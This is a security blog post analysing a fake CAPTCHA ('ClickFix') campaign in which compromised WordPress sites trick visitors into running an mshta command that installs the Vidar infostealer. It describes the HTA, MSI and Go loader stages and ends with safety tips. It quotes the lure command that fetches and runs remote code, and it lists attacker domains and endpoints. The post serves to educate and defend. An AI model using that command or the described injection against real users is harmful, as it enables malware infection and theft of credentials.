One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story

When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.

In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.

Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

 Login
Login